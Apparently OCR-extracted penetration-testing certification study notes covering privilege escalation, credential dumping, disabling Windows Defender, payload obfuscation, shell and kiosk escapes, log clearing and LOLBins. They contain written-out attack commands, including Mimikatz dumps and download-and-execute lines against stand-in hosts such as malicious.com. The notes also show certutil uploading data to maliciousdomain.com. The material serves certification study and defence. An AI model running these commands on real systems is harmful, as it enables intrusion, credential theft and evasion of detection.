  - **Function**: Hash functions convert passwords into fixed-size strings (hashes), which appear random.
  - **Purpose**: Ensures passwords are not stored in plaintext, enhancing security even if data breaches occur.
  - **Process**: User's password is hashed during login; this hash is compared with the stored hash for authentication.
- **Enhancing Hash Security**
  - **Salting**
    - **Purpose**: Adds a unique, random value to each password before hashing, ensuring unique hashes even for identical passwords.

- **Benefit**: Prevents the use of precomputed rainbow tables for cracking hashes.
- **Example**: Combining "randomSalt" with "password123" to hash "randomSaltpassword123".

- **Key Stretching**
  - **Purpose**: Applies the hash function multiple times to make hash calculations more CPU-intensive.
  - **Benefit**: Increases the difficulty and time required for brute-force and dictionary attacks.
  - **Common Algorithm**: PBKDF2, which repeatedly applies a hash function, with configurable iterations.
  - **Example**: PBKDF2 enhances security by requiring significant computational resources to produce a hash.

Host Attacks

Objective 4.4: *Perform host-based attacks using appropriate tools.*

- **Host Attacks**
  - Topic Overview
    - Focus on tools and techniques for performing host-based attacks.
  - Importance of Host Attacks
    - Involves exploiting vulnerabilities within computer systems to gain unauthorized access, escalate privileges, or execute malicious tasks.
    - Essential to understand how attacks target individual systems, leveraging misconfigurations and software flaws.
  - Domain
    - Centered around Domain 4: Attacks and Exploits.
  - Lessons and Techniques
    - Privilege Escalation
      - Learning techniques and tools used to gain higher-level permissions.
      - Includes exploiting system vulnerabilities or configuration oversights.
    - Conducting Privilege Escalation Demo
      - Hands-on demo using Metasploit to perform privilege escalation.
    - Credential Harvesting

- Methods and tools used to gather user credentials secretly, including tools like mimikatz and rubeus.

- Misconfigured Endpoints Demo
  - Identifying and exploiting common security misconfigurations using tools like PowerShell.
- Unquoted Service Paths
  - Examining a specific Windows misconfiguration that allows higher privilege escalation.
- Disabling Security Software
  - Demonstrating techniques to disable or circumvent antivirus and other security applications.
- Payload Obfuscation
  - Methods to make malware less detectable by security software.
- User-Controlled Access Bypass Demo
  - Showing practical ways to exploit web applications by manipulating input fields or query parameters.
- Shell and Kiosk Escapes
  - Explaining how attackers break out of restricted environments like shells or kiosk-mode applications.
- Library and Process Injection
  - Detailing techniques like DLL injection or process hollowing with tools like psexec.
- Log Tampering
  - Covering how attackers alter or delete logs to hide their activities.
- Living Off the Land

        - Using the system's own features or legitimate software to conduct malicious activities.
    - Assessment
        - Completion of a quiz to assess understanding of host attacks.

- **Privilege Escalation**
    - Privilege Escalation
        - The process of gaining higher-level permissions on a system than originally intended
        - Allows access to sensitive data or the ability to perform restricted actions
        - Two main types
            - Vertical Privilege Escalation
                - Gaining higher privileges
                    - E.g., from user to administrator
            - Horizontal Privilege Escalation
                - Accessing peer-level accounts to aggregate privileges
    - Mimikatz
        - A post-exploitation tool used for extracting plaintext passwords, hash dumps, and Kerberos tickets from memory
        - Effective on Windows systems for privilege escalation or lateral movement
        - Example Commands:
            - Extract credentials
                - `mimikatz # sekurlsa::logonpasswords`
            - Dump SAM file hashes

        - `mimikatz # lsadump::sam`
    - Perform pass-the-hash attack
        - mimikatz # sekurlsa::pth /user:Administrator /domain:example.com /ntlm:8846f7eaee8fb117ad06bdd830b7586c /run:cmd.exe
- Seatbelt
    - A C# tool that performs various security-related checks on Windows systems
    - Automates finding misconfigurations and weak spots for privilege escalation
    - Example Commands
        - Enumerate all checks
            - `Seatbelt.exe all`
        - Check for high-integrity processes
            - `Seatbelt.exe -group=checkselevated`
        - List auto-run executables
            - `Seatbelt.exe autoruns`
- PowerShell Integrated Scripting Environment (ISE)
    - A graphical user interface and script development environment for PowerShell
    - Useful for creating, testing, and debugging scripts
    - Can be used to automate tasks for host-based attacks, privilege escalation, lateral movement, and data exfiltration
    - Example Uses
        - Enumerate user accounts, running services, and installed software
        - Automate post-exploitation modules and create backdoors

- Practical Examples and Commands
  - Mimikatz Example: Extracting Credentials
    - Scenario
      - Gaining access to a low-level user account and needing administrative access
    - Command
      - `mimikatz # sekurlsa::logonpasswords`
    - Outcome
      - Extracts credentials of logged-in users, including administrators
  - Seatbelt Example: Automating Security Checks
    - Scenario
      - Assessing security posture of a client's network
    - Command
      - `Seatbelt.exe all`
    - Outcome
      - Automates the process of finding potential misconfigurations and weaknesses
  - PowerShell ISE Example: Host-Based Enumeration
    - Scenario
      - Gathering detailed information about a host for privilege escalation
    - Use
      - Write and test a PowerShell script to enumerate user accounts, running services, and installed software

- **Conducting Privilege Escalation: A Demonstration**

- **Credential Harvesting**
    - *Credential Harvesting*
        - Collecting user credentials (usernames, passwords) typically through phishing or social engineering
        - Method:
            - Often involves tricking users into revealing their credentials
    - *Credential Dumping*
        - Post-exploitation technique for extracting credentials from a compromised system
        - Tools:
            - Mimikatz:
                - Function:
                    - Extracts plaintext passwords, hashes, PIN codes, and Kerberos tickets from memory
                - Commands:
                    - `privilege::debug`
                    - `sekurlsa::logonpasswords`
            - Rubeus:
                - Function:
                    - Manipulates Kerberos tickets for pass-the-ticket attacks
                - Command Example:
                    - rubeus.exe tgt::renew /user:admin /domain:banksecure.local

/sid:S-1-5-21-123456789-1234567890-1234567890-500`

- Practical Application:
  - Scenario:
    - Penetration test on a financial institution
      - BankSecure
    - Exploiting a vulnerability to gain access to a server
    - Using Mimikatz and Rubeus to dump credentials and impersonate users
- Key Takeaways:
  - Importance:
    - Credential harvesting and dumping assess the security of sensitive information
  - Mitigation:
    - Employ robust security practices, including regular patching, network segmentation, and multi-factor authentication

- **Misconfigured Endpoints**
  - Endpoints
    - Devices that connect to a network, such as computers, servers, and mobile devices.
    - Vulnerabilities:
      - Misconfigurations can lead to weak security policies, unnecessary services, or open ports
  - Tools and Techniques:
    - PowerShell

- Function:
  - Automates tasks, configures systems, executes commands
- Exploitation:
  - Misconfigured endpoints may allow privilege escalation through services running with SYSTEM privileges

- PsExec
  - Function:
    - Executes commands on remote systems
  - Exploitation:
    - Used for lateral movement within a network, especially if remote command execution is misconfigured

- Real-World Scenarios:
  - Service Exploitation
    - Place scripts in unsecured directories to execute with elevated privileges
  - Lateral Movement
    - Use credentials from one machine to access others using PsExec
- Key Takeaway:
  - Misconfigurations
    - Recognizing and exploiting these is crucial for escalating privileges and expanding access during penetration testing

- **Unquoted Service Paths**
  - Unquoted Service Paths
    - Refers to a misconfiguration in Windows services where paths containing spaces are not enclosed in quotes

- Can lead to privilege escalation, allowing attackers to execute malicious code with elevated privileges
- Windows may interpret the path incorrectly and attempt to execute files at different points along the path

- How Windows Services Work
  - Service executables are defined in the Windows registry
  - Example
    - C:\Program Files\MyService\service.exe
  - Without quotes, Windows might look for executables in various locations like C:\Program.exe, C:\Program Files\MyService.exe
- Example Scenario
  - DionFinanceSecure
    - Financial services company using a custom software FinanceTracker
    - Path to the service is C:\Program Files\FinanceTracker\tracker.exe
    - Path is not enclosed in quotes, making it vulnerable to unquoted service path exploitation
- Detection with PowerShell
  - PowerShell can be used to find unquoted service paths
  - Example script
    - $services = Get-WmiObject -Query "SELECT * FROM Win32_Service WHERE StartMode = 'Auto'"
      foreach ($service in $services) {
      if ($service.PathName -match '^[^"]+\s[^"]+') {
      Write-Output "Unquoted service path found: $($service.Name) - $($service.PathName)"

```
    }
  }
```

- Script checks for service paths with spaces that are not enclosed in quotes
- Powershell allows automation of detecting unquoted service paths

- Exploitation with PsExec
  - Malicious payload can be placed in the root of C:\ as Program.exe
  - PsExec command to create the malicious file
    - psexec \\finance-secure-corp -u administrator -p password -s cmd.exe /c "echo Malicious Content > C:\Program.exe"
  - When the service starts, Windows may execute C:\Program.exe instead of the intended service executable
  - Malicious payload runs with elevated privileges
- Mitigation
  - Ensure all service paths are enclosed in quotes
  - Prevents Windows from misinterpreting the service path and executing unintended files
- Key Terms
  - Service Path
    - The location of the executable for a service in the Windows registry
  - Privilege Escalation
    - Gaining elevated access rights on a system through a vulnerability
  - PowerShell

- A scripting language used to automate tasks in Windows environments

- PsExec
  - A tool that allows remote command execution on Windows systems

- **Disabling Security Software**
  - PowerShell
    - Scripting language and command-line shell for task automation and configuration management
    - Deeply integrated into Windows operating system
    - Accesses system services, registry settings, and other critical components
  - PsExec
    - Part of Microsoft's Sysinternals suite
    - Executes processes on remote systems
    - Useful in domain environments for affecting multiple systems simultaneously
  - Disabling Windows Defender with PowerShell
    - Stopping Windows Defender Service

```
PS C:\Windows\system32> Stop-Service -Name "WinDefend" -Force
At line:1 char:1
+ Stop-Service -Name "WinDefend" -Force
+ ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
This script contains malicious content and has been blocked by your antivirus software.
    + CategoryInfo          : ParserError: (:) [], ParentContainsErrorRecordException
    + FullyQualifiedErrorId : ScriptContainedMaliciousContent
```


- Command
  - Stop-Service -Name "WinDefend" -Force

- Stops the Windows Defender service, disabling real-time protection
- May be blocked by additional security layers, even with admin-level privileges

■ Preventing Windows Defender from Starting After Reboot

- Command
  - Set-Service -Name "WinDefend" -StartupType Disabled
- Ensures Windows Defender remains disabled after system restart

■ Modifying Registry to Disable Real-Time Protection



- Command
  - Set-ItemProperty -Path "HKLM:\SOFTWARE\Policies\Microsoft\Windows Defender" -Name "DisableRealtimeMonitoring" -Value 1
- Disables real-time monitoring through registry modification

○ Disabling Security Controls on Remote Systems with PsExec

■ Opening a Remote PowerShell Session

- Command
  - psexec \\[target_ip] -u [username] -p [password] powershell.exe -ExecutionPolicy Bypass -File [path_to_script]

- Connects to remote machine, bypasses execution policy, runs specified PowerShell script

- Disabling Windows Firewall on Remote Machine
  - PowerShell Command
    - Set-NetFirewallProfile -Profile Domain,Public,Private -Enabled False
  - Disables firewall across all network profiles, increasing vulnerability
- Disabling User Account Control (UAC)
  - PsExec Command
    - psexec \\[target_ip] -u [username] -p [password] reg.exe add HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System /v EnableLUA /t REG_DWORD /d 0 /f
  - Modifies registry on remote machine to disable UAC, reducing prompts before system changes

- Importance in Penetration Testing
  - Demonstrates potential risks of misuse of administrative tools like PowerShell and PsExec
  - Highlights the need for robust security measures and monitoring to prevent unauthorized disabling of security controls

- **Payload Obfuscation**
  - Payload Obfuscation

- Technique used to disguise malicious payloads to avoid detection by security tools like antivirus software, intrusion detection systems, and endpoint protection platforms
- Goal
  - Make the payload less recognizable without changing its functionality
- Ensures successful delivery and execution of malicious code on a target system

- What is a Payload?
  - A piece of code that executes a specific function after delivery to a target system
  - Examples
    - Reverse shell (provides remote access), ransomware script (encrypts files)
- Methods of Payload Obfuscation
  - Encoding
    - Converts payload into a different format, such as Base64 encoding
    - Makes the payload difficult to detect through simple string-based detections
  - Encryption
    - Encrypts the payload so it appears as random data until it is decrypted at runtime
  - Compression
    - Compresses the payload, altering its binary structure to bypass detection
  - Code Manipulation

- Involves modifying code structure by inserting junk code, renaming variables, or changing control flow

- Obfuscation Example Using PowerShell
  - PowerShell can be used to obfuscate payloads through encoding, encryption, or compression
  - Example of encoding a PowerShell payload with Base64
    - powershell

      $payload = 'Invoke-WebRequest -Uri http://malicious.com/payload.exe -OutFile C:\temp\payload.exe; Start-Process C:\temp\payload.exe'

      $bytes = [System.Text.Encoding]::Unicode.GetBytes($payload)

      $encodedPayload = [Convert]::ToBase64String($bytes)
    - This obfuscation helps bypass string-based detection mechanisms
- Using PsExec for Obfuscated Payload Delivery
  - PsExec allows remote execution of processes on other systems
  - Can deliver and execute obfuscated PowerShell payloads remotely
  - Example PsExec command
    - powershell

      psexec \\remote-computer -s powershell.exe -Command "powershell -EncodedCommand $encodedPayload"
    - PsExec connects to \\remote-computer and runs the encoded PowerShell script as the System account
- Using Evil-WinRM for Obfuscated Payload Execution
  - Evil-WinRM is used for interacting with Windows Remote Management (WinRM) services
  - Allows execution of obfuscated PowerShell payloads

- Example Evil-WinRM command
  - bash

    evil-winrm -i remote-computer -u username -p password -s "powershell -EncodedCommand $encodedPayload"
  - Connects to a remote computer and executes the encoded PowerShell script via WinRM

- Key Terms
  - Payload
    - Code that performs a function after being delivered to a target system
  - Obfuscation
    - Techniques used to disguise malicious payloads to bypass detection
  - PowerShell
    - A scripting language commonly used for obfuscating and delivering payloads
  - PsExec
    - A tool for remote command execution on Windows systems
  - Evil-WinRM
    - A penetration testing tool used to interact with Windows Remote Management (WinRM) services

- **User-Controlled Access Bypass**
  - Active Directory Certificate Services (AD CS)
    - Manages certificates used for authentication, encryption, and other security functions

- Misconfigured certificate templates can allow attackers to request certificates for high-privilege accounts
- Tool
  - Certify
    - Certify allows you to scan for misconfigured certificate templates and request certificates for privileged accounts without needing their password
      - E.g., domain admins
- Example Attack
  - Gain a foothold on a workstation → Use Certify o scan for misconfigured templates → Request a certificate for a privileged account (e.g., Kerberos Authentication option) → Authenticate as that privileged account across the network, gaining elevated access

- Kerberos Manipulation
  - Kerberos is the primary authentication protocol in AD environments
  - Vulnerabilities
    - Pass-the-Ticket
      - Reuse a stolen Kerberos ticket from memory to authenticate to other services
    - Golden Ticket
      - Allows attackers to create valid Kerberos tickets for any user, impersonating anyone in the domain
  - Tool
    - Rubeus


        - Interacts with Kerberos tickets, enabling ticket replay and creation
    - Example Attack
        - Use Mimikatz to dump the krbtgt hash → Use Rubeus to forge a Golden Ticket → Impersonate a domain admin and gain unrestricted access to machines and resources in the network
- Remote Command Execution Using Evil-WinRM
    - Evil-WinRM is used for remote management and executing commands over HTTP using PowerShell remotely
    - Ideal for post-exploitation tasks, especially when credentials are obtained
    - Example Attack
        - Gain credentials through phishing or other tools (e.g., Responder) → Use Evil-WinRM to authenticate to remote machines → Execute commands, explore file systems, find hardcoded credentials or vulnerabilities → Elevate privileges and move laterally within the network
- Key Concepts and Tools
    - Certify
        - Tool to exploit misconfigured AD CS by requesting unauthorized certificates for high-privilege accounts
    - Rubeus
        - Tool to manipulate Kerberos tickets, enabling replay attacks (Pass-the-Ticket) or creation of forged tickets (Golden Ticket)
    - Evil-WinRM

- Tool for executing commands remotely on Windows machines, especially useful for post-exploitation and lateral movement

- Attack Scenarios
  - Certify AD CS Exploit
    - Step 1
      - Gain initial access to a low-privilege workstation
    - Step 2
      - Use Certify to scan for misconfigured AD CS templates
    - Step 3
      - Request a certificate for a privileged account
        - E.g., domain admin
    - Step 4
      - Use the certificate to authenticate as the privileged account and escalate privileges
  - Rubeus Golden Ticket Attack
    - Step 1
      - Compromise a user account
    - Step 2
      - Use Mimikatz to extract krbtgt hash from a domain controller
    - Step 3
      - Use Rubeus to create a Golden Ticket that impersonates a domain admin
    - Step 4
      - Use the Golden Ticket to access machines, data, and systems with admin-level privileges
  - Evil-WinRM Post-Exploitation

- Step 1
  - Obtain credentials through phishing or network scanning
- Step 2
  - Use Evil-WinRM to remotely connect to Windows machines
- Step 3
  - Execute commands to elevate privileges, explore file shares, and extract sensitive information

- **Shell and Kiosk Escapes**



  - Shell Escape
    - Breaking out of a restricted shell environment to gain unauthorized access to the underlying system
    - Relevant in environments where users are provided limited command access, such as in shared hosting or containerized environments

- Kiosk Escape
  - Bypassing the restrictions on public or kiosk systems to access the full operating system or other unauthorized areas
  - Commonly used in public areas like information kiosks, ATMs, or internet cafes
- Shell Escape Techniques
  - Using Text Editors
    - Exploiting text editors like vi or nano to spawn a shell
  - Example
    - In vi: `:!bash` or `:!sh`
    - This spawns a new shell from within the text editor, escaping the restricted environment
  - PowerShell Escape
    - Using PowerShell cmdlets to break out of a restricted environment
  - Example
    - Invoke-Expression -Command "cmd.exe"
    - The `Invoke-Expression` cmdlet runs a command or expression, invoking a new command prompt
- Kiosk Escape Techniques
  - Using Web Browsers
    - Leveraging browser functionalities to access the file system
  - Example
    - Open a web browser and download a file
    - Use the "Save As" dialog to navigate the file system and find executables or command prompts
- PowerShell Commands

- Executing commands through web-based applications or misconfigured services
- Example
  - Invoke-WebRequest -Uri "http://example.com/evil.ps1" -OutFile "C:\Users\Public\evil.ps1"
    powershell.exe -ExecutionPolicy Bypass -File "C:\Users\Public\evil.ps1"
  - The `Invoke-WebRequest` cmdlet downloads a PowerShell script, and `powershell.exe` runs the script with bypassed execution policy

- Using Windows Management Instrumentation (WMI)
  - Executing commands to gain access to restricted areas
  - Example
    - (Get-WmiObject -Query "SELECT * FROM Win32_Process WHERE Name='explorer.exe'").Terminate()
      Start-Process "C:\Windows\explorer.exe"
    - This script terminates and restarts `explorer.exe`, potentially providing access to the desktop and other system functionalities
- Practical Examples and Commands
  - Shell Escape Example: Using Text Editors
    - Scenario
      - Escaping a restricted shell in a shared hosting environment
    - Command in vi
      - `:!bash`
    - Outcome

        - Spawns a new shell, breaking out of the restricted environment
- PowerShell Escape Example
    - Scenario
        - Escaping a restricted PowerShell environment
    - Command
        - Invoke-Expression -Command "cmd.exe"
    - Outcome
        - Invokes a new command prompt, escaping the restricted PowerShell environment
- Kiosk Escape Example
    - Using Web Browsers
    - Scenario
        - Bypassing restrictions on a public kiosk
    - Steps
        - Open a web browser
        - Download a file
        - Use "Save As" dialog to navigate the file system and find command prompts
    - Outcome
        - Access to the file system and potentially restricted areas
- PowerShell Command for Kiosk Escape
    - Scenario
        - Executing commands on a public kiosk system
    - Command

- Invoke-WebRequest -Uri "http://example.com/evil.ps1" -OutFile "C:\Users\Public\evil.ps1"
  powershell.exe -ExecutionPolicy Bypass -File "C:\Users\Public\evil.ps1"
- Outcome
  - Downloads and executes a PowerShell script, bypassing execution policy

- WMI Command for Kiosk Escape
  - Scenario
    - Gaining access to restricted areas on a kiosk system
  - Command
    - (Get-WmiObject -Query "SELECT * FROM Win32_Process WHERE Name='explorer.exe'").Terminate()
      Start-Process "C:\Windows\explorer.exe"
  - Outcome
    - Terminates and restarts `explorer.exe`, potentially providing access to the desktop and other functionalities

- **Library and Process Injection: A Demonstration**

- **Log Tampering**
  - Log Tampering
    - The act of modifying or deleting log files to cover the tracks of an attacker
    - Logs are critical for forensic investigations and monitoring unauthorized activities
  - Logs
    - Generated by operating systems, applications, and network devices

- Capture events such as user logins, file access, configuration changes, and network connections

- Tools and Techniques for Log Tampering
  - PowerShell
    - Used to interact with the Windows Event Log
    - Can clear or manipulate logs with appropriate permissions
    - Command to Clear Event Logs
      - powershell

        # Clear the Security Event Log

        Clear-EventLog -LogName Security

        # Clear the Application Event Log

        Clear-EventLog -LogName Application

        # Clear the System Event Log

        Clear-EventLog -LogName System
  - PsExec
    - Remote administration tool to execute processes on other systems
    - Can run PowerShell scripts or other commands on remote machines
  - Command to Run PowerShell Script on Remote Machine:**
    - powershell

      psexec \\remote-computer -s powershell.exe -Command "Clear-EventLog -LogName Security"
- Practical Examples and Commands
  - Clearing Event Logs with PowerShell
    - Scenario

- An attacker has compromised a system and wants to cover their tracks
- Command
  - powershell

    Clear-EventLog -LogName Security

    Clear-EventLog -LogName Application

    Clear-EventLog -LogName System
- Outcome
  - All entries in the specified event logs are cleared, removing traces of the attacker's actions

- Using PsExec to Clear Logs Remotely
  - Scenario
    - An attacker uses a remote machine to execute log tampering commands
  - Command
    - powershell

      psexec \\remote-computer -s powershell.exe -Command "Clear-EventLog -LogName Security"
  - Outcome
    - The Security Event Log on the remote machine is cleared, removing evidence of unauthorized activities

- Additional Information

  - Detecting and Preventing Log Tampering

- Implement log integrity monitoring tools to detect changes in log files
- Set up alerts for suspicious log activities, such as sudden log clearance
- Ensure logs are securely backed up and stored to prevent tampering

- Example Scenario
  - Imagine you are conducting a penetration test on a corporate network. After gaining access to a low-level user account, you elevate your privileges to an administrative level To cover your tracks and avoid detection, you use PowerShell to clear the event logs:
    - powershell

      Clear-EventLog -LogName Security

      Clear-EventLog -LogName Application

      Clear-EventLog -LogName System
  - Next, you use PsExec to clear the logs on a remote machine that you have also compromised:
    - powershell

      psexec \\remote-computer -s powershell.exe -Command "Clear-EventLog -LogName Security"

- These actions remove traces of your activities from the logs, making it more difficult for forensic investigators to track your movements within the network

- **Living Off the Land**
  - *Living off the Land Binaries (LOLBins)*

- Legitimate, pre-installed tools and utilities in an operating system that attackers and penetration testers can use to perform various actions without needing to introduce external tools or malware
- Purpose:
  - Avoid detection by security tools, as these binaries are trusted and often whitelisted

- Scenario: Penetration Testing at Dion HealthSecure
  - Objective:
    - Assess security posture by exploiting vulnerabilities and gaining access to sensitive data
  - Strategy:
    - Use LOLBins to perform tasks stealthily
- PowerShell (powershell.exe)
  - Use: Information gathering
  - Command Example:
    - `powershell.exe -Command "Get-Process | Out-File -FilePath C:\Temp\processes.txt"`
      - Lists all running processes and saves output to a file
- BITSAdmin (bitsadmin.exe)
  - Use: Downloading external files
  - Command Example:
    - `bitsadmin.exe /transfer "JobName" http://maliciousdomain.com/malware.exe C:\Temp\malware.exe`
      - Downloads a file from a remote server to the target machine
- Regsvr32 (regsvr32.exe)

- Use: Code execution
- Command Example:
  - `regsvr32.exe /s /n /u /i:http://maliciousdomain.com/script.sct scrobj.dll`
    - Executes a remote script using Regsvr32

- Schtasks (schtasks.exe)
  - Use: Managing scheduled tasks
  - Command Example:
    - `schtasks.exe /create /tn "ElevatedTask" /tr "C:\Temp\malware.exe" /sc onlogon /ru "SYSTEM"`
      - Schedules a task to run a malicious executable with SYSTEM privileges upon user login
- Certutil (certutil.exe)
  - Use: Data exfiltration
  - Command Examples:
    - `certutil.exe -encode C:\SensitiveData.txt C:\Temp\encoded.txt`
      - Encodes a sensitive data file.
    - `certutil.exe -urlcache -split -f http://maliciousdomain.com/upload C:\Temp\encoded.txt`
      - Uploads the encoded data to a remote server

Web Application Vulnerabilities

Objectives:

- 4.3 - *Perform authentication attacks using the appropriate tools*
- 4.5 - *Perform web application attacks using the appropriate tools*

- **Web Application Vulnerabilities**
- **Race Conditions**
    - Definition of Race Conditions
        - Occur when the outcome of processes depends on the sequence and timing of other events, which do not execute as intended.
        - Lead to unpredictable results, making systems vulnerable to malicious exploits.
    - Examples of Race Condition Exploits
        - **Dirty COW (Copy-On-Write) Exploit**: Exploited a race condition in Linux's memory management system to allow write access on read-only memory mappings.
        - **General Impact**: Can affect databases, file systems, and memory management systems.
    - Dereferencing
        - Involves removing the link between a pointer and its target in memory.
        - Can lead to race conditions if multiple threads attempt to modify the same memory location simultaneously.
    - TOCTOU Vulnerabilities

        - Occur due to changes between the time a resource is checked and the time it is used.
        - Attackers exploit the time window to alter the conditions or state of the resource, leading to unauthorized actions or access.
    - Mitigation Techniques
        - Locks and Mutexes: Used to control access to resources by allowing only one thread to access a resource at a time.
            - Prevent concurrent access that could lead to race conditions.
        - Deadlock Prevention: Ensuring that locks and mutexes are properly designed and tested to avoid deadlocks, where resources remain locked due to unfinished or crashed processes

- **Buffer Overflows**
    - Buffer Overflow
        - Occurs when a process stores data outside its allocated memory range (buffer)
        - Buffer
            - A temporary storage area for data in a program
        - Example:
            - Similar to overfilling a 16-ounce glass with 20 ounces of liquid, causing overflow
    - Mechanism of Buffer Overflow
        - Illustrative Example
        - Contact list application designed to store only 8-digit phone numbers
        - Storing a 10-digit number causes the last two digits to overflow into adjacent memory buffers

- Technical Explanation
  - Programs allocate memory using a Stack
  - Stack
    - Reserved memory area for storing return addresses and data
  - *First-In, Last-Out (FILO)*
    - Data stored first is retrieved last
  - Attackers overwrite the return address to execute malicious code
  - Example:
    - Attacker uses the buffer to store malicious code and alters the return pointer
- Attack Details
  - Smashing the Stack
    - Overfilling the stack with data (NOP instructions) to execute malicious code
    - NOP Slide: Series of NOPs leading to malicious code execution
    - Return Address Manipulation: Overwrites to point to attacker's code
- Mitigation Techniques
  - Patch Management
    - Keep applications updated to fix vulnerabilities
    - Apply patches from vendors to prevent exploits
  - Secure Coding Practices
    - Conduct boundary checking and input validation
    - Example:
      - Reject phone numbers exceeding allocated buffer size
  - Address Space Layout Randomization (ASLR)

- Randomizes memory addresses to prevent attackers from predicting return pointers
- Introduced in Windows Vista and used in modern operating systems

- Data Execution Protection (DEP)
  - Prevents execution of code in memory areas reserved for data storage
  - Blocks malicious code execution in non-executable memory locations

- Specialized Buffer Overflow Types
  - *Integer Overflow*
    - Occurs when a result exceeds the variable's storage limit
    - Leads to data corruption, crashes, or triggers buffer overflows
    - Example:
      - Adding 90 and 17 in a 2-digit variable overflows to adjacent memory
- Integer Data Type Constraints
  - Boundaries of Storage
    - 8-bit signed integer: -128 to 127
    - 8-bit unsigned integer: 0 to 255
    - 16-bit unsigned integer: 0 to 65,535
    - Larger integers (32-bit, 64-bit) used for larger values, balancing memory efficiency
- Mitigation for Integer Overflows
  - Boundary Checks and Input Validation
    - Ensure input remains within allowed ranges

- Efficiently size variables to balance memory usage and application needs

- **Buffer Overflow Attacks: A Demonstration**

- **Authentication Flaws and Insecure References**
  - **Broken Authentication**
    - **Definition**: Insecurity in the authentication process that allows attackers to compromise user accounts or sessions.
    - **Common Causes**:
      - Weak or guessable passwords.
      - Insecurely stored or transmitted authentication credentials.
      - Insufficient anti-automation measures (e.g., no captcha or account lockout on failed logins).
    - **Examples**:
      - Credentials transmitted in plaintext over the network.
      - Session tokens that are easy to predict or do not change after a successful login.
    - **Protection Strategies**:
      - Implement multifactor authentication (MFA).
      - Enforce strong password policies and use password managers.
      - Limit login attempts and introduce delays to thwart brute force attacks.
      - Securely manage session tokens (e.g., use HTTPS, set secure and HttpOnly flags).

        - Regularly update and patch systems to fix known vulnerabilities.
    - **Insecure Direct Object References (IDOR)**
        - **Definition**: A vulnerability that occurs when an application uses user-supplied input to access objects directly.
        - **Risks**: Allows attackers to bypass authorization and access data they should not access, such as files, database records, or other users' data.
        - **Example**:
            - A URL like `example.com/profile?id=123` allows users to change the `id` parameter to access other users' profiles.
        - **Protection Strategies**:
            - Implement strong access control checks to ensure users can only access resources they are authorized to.
            - Avoid exposing direct references to files or database keys in URLs.
            - Use indirect object references or tokens that map to the actual database records.
            - Regularly audit and test the access control mechanisms to ensure they cannot be bypassed.
    - **Potential Impacts of Flaws**:
        - **Broken Authentication**:
            - Unauthorized access to user accounts.
            - Data breach or data leakage.
            - System takeover.
        - **Insecure References**:
            - Unauthorized data disclosure.
            - Manipulation or deletion of data.
            - Breach of data segregation duties.

- **Tools and Practices for Detection and Prevention**:
  - **Static Application Security Testing (SAST)** and **Dynamic Application Security Testing (DAST)** tools to detect code-level vulnerabilities.
  - **Code Reviews**: Regularly review code, especially authentication mechanisms and access controls, to ensure they adhere to security best practices.
  - **Penetration Testing**: Simulate attacks to identify vulnerabilities in authentication and access control mechanisms before attackers do.

- **Improper Error Handling**
  - **Definition of Improper Error Handling**
    - Occurs when an application fails to handle errors adequately, potentially exposing sensitive information, leading to system crashes, or allowing security vulnerabilities to be exploited.
  - **Causes of Improper Error Handling**
    - Inadequate validation of user inputs.
    - Lack of comprehensive error handling mechanisms within the application.
    - Insufficient testing of error conditions and exception management.
  - **Consequences of Improper Error Handling**
    - Disclosure of sensitive system information (e.g., stack traces, database dumps, configuration details).
    - System unavailability or crashes due to unhandled exceptions.
    - Security breaches if errors are exploited (e.g., SQL Injection via error messages).
  - **Examples of Improper Error Handling**

        - Displaying verbose error messages that include stack traces or database queries.
        - Failing to handle exceptions, leading to system crashes.
        - Error messages that provide clues to attackers about the backend technology or database structure.
    - **Best Practices for Error Handling**
        - Implement custom error handling that does not reveal sensitive information.
        - Use generic error messages for end-users while logging detailed errors internally.
        - Regularly review and update error handling procedures to cover new scenarios.
        - Ensure that error handling logic is included in the security reviews and penetration testing phases.
    - **Tools and Techniques for Testing Error Handling**
        - Use automated tools (e.g., Burp Suite, OWASP ZAP) to test how applications handle erroneous inputs.
        - Conduct manual testing to explore less common error scenarios that automated tools might miss.
        - Implement logging and monitoring to detect and respond to error-related security incidents promptly.

- **Improper Headers**
    - **Definition of Improper Headers**

- Involves misconfigured or default HTTP response headers that can leave web applications vulnerable to a variety of security threats, including cross-site scripting (XSS), clickjacking, and others.

- **Importance of Proper Header Configuration**
